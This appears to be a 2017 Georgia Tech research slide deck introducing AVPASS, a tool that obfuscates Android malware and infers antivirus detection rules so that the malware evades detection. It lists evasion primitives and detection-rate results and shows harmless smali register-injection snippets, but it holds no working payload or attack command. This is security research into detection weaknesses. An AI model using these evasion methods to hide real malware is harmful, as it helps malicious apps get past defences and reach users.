



AVPASS: Automatically Bypassing Android Malware Detection System

Jinho Jung, Chanil Jeon, Max Wolotsky, Insu Yun, and Taesoo Kim
Georgia Institute of Technology, July 27, 2017


About Us

- **SSLab (@GT)**
 - ✓ Focusing on system and security research
 - ✓ <https://sslabs.gatech.edu/>
- **ISTC-ARSA**
 - ✓ Intel Science & Technology Center for Adversary-Resilient Security Analytics
 - ✓ Strengthening the analytics behind malware detection
 - ✓ <http://www.iisp.gatech.edu/intel-arsa-center-georgia-tech/>

In This Talk, We Will Introduce AVPASS

- Transform any Android malware to bypass AVs
 - ✓ By inferring AV features and rules
 - ✓ By obfuscating Android binary (APK)
 - ✓ Yet supports preventing code leakage


Trend: Android Dominates Mobile OS Market



Android still leads mobile market

Regained share over iOS to achieve an 86 percent ...

Problem: Android Malware Becomes More Prevalent



8,400 new Android malware everyday

*Security experts expect around
3.5 million new Android malware apps for 2017*

One solution: Protecting Mobile Devices with Anti-Virus



There are over 50 Android anti-virus software in market

Unfortunately, AV Solutions Known to be Weak (example: JAVA malware)

The slide is titled "Developing Managed Code Rootkits for the Java Runtime Environment". It features a navigation bar with links to "whoami", "Background", "JReFramework", "Modules", "Mitigations", and "Q/A". The main title is "CVE-2012-4681 (Exploit Armoring Experiment)". Below the title is a bulleted list:


- Source: github.com/benjholla/CVE-2012-4681-Armoring
- Submitted to VirusTotal 4 years after found in the wild...

A table compares the 2014 Score and 2016 Score for different rootkit samples and techniques:


Sample	Notes	2014 Score	2016 Score
Original Sample	http://pastie.org/4594319	30/55	36/56
Technique A	Changed Class/Method names	28/55	36/56
Techniques A and B	Obfuscate strings	16/55	22/56
Techniques A-C	Change Control Flow	16/55	22/56
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55	16/56
Techniques A-E	Simple XOR Packer	0/55	0/56

At the bottom of the slide, it says "DEFCON 24, August 6th 2016" and "Developing Managed Code Rootkits for the Java Runtime Environment".

What About Android Malware?




What About Android Malware? How easy it to bypass AV software?



Challenges: Bypassing Unknown AV Solutions

- ① Transforming without destroying malicious features



- ② No pre-knowledge of AV features

- ③ Interact without leaking own malicious features


Approaches: Automatically Inferring and Obfuscating Detection Features

- **Obfuscating individual features**
- **Inferring features and detection rules of AVs**
- **Bypass AVs by using inferred features and rules**
 - ✓ Yet minimize information leaking by sending fake malware


Summary of AVPASS operation

- Bypassed most of AVs with **3.42 / 58 (5.8%)** detections
- Discovered 5 strong, 3 normal, and 2 weak impact features of AVs
- Discovered bypassing rule combinations (about 30%)
- Prevented code leakage when querying by using *Imitation Mode*



AVPASS Overview and Workflow



What is Binary Obfuscation?



Encrypt & Remove Features



Obfuscated Application

Main Obfuscation Features

Number	Obfuscation Primitives	Side-Effects
1	Component interaction injection	N/A
2	Dataflow analysis avoiding code injection	N/A
3	String encryption	N/A
4	Variable name encryption	N/A
5	Package name encryption	N/A
6	Method and Class name encryption	N/A
7	Dummy API and benign class injection	N/A
8	Bytecode injection	N/A
9	Java reflection transformation	N/A
10	Resource encryption (xml and image)	Appearance

APK Obfuscation Requirements

- **Ensure APK's original functionalities**
 - ✓ Error-free “smali” code injection
 - * *Disassembled code of DEX format*
- **Should be difficult to de-obfuscate or reverse**
 - ✓ Increase obfuscation complexities
 - ✓ *E.g., Hide all APIs by using Java reflection*
 - ✓ *E.g., Encrypt all Strings with different encryption keys*
 - ✓ *E.g., Apply obfuscation multiple times*

Easy Problem: Available Number of Registers

```
.method public DoSomething()  
.locals 4  
  
# register: v0 – v3 used here  
  
.end method
```

Try
Injection

```
.method public DoSomething()  
.locals 5 (+1)  
  
# register: v1 – v4 used here  
  
# code injection using v0  
  
.end method
```




Increase maximum number and shift all registers and parameters

Tricky Problem: Limited Number of Registers

```
.method public DoSomething(p0...p9)
.locals 4
# register: v0 – v3 used here
# parameter: p0 – p9 used here
.end method
```

Total: 14

Try
Injection



```
.method public DoSomething(p0...p9)
.locals 7 (+3)
```

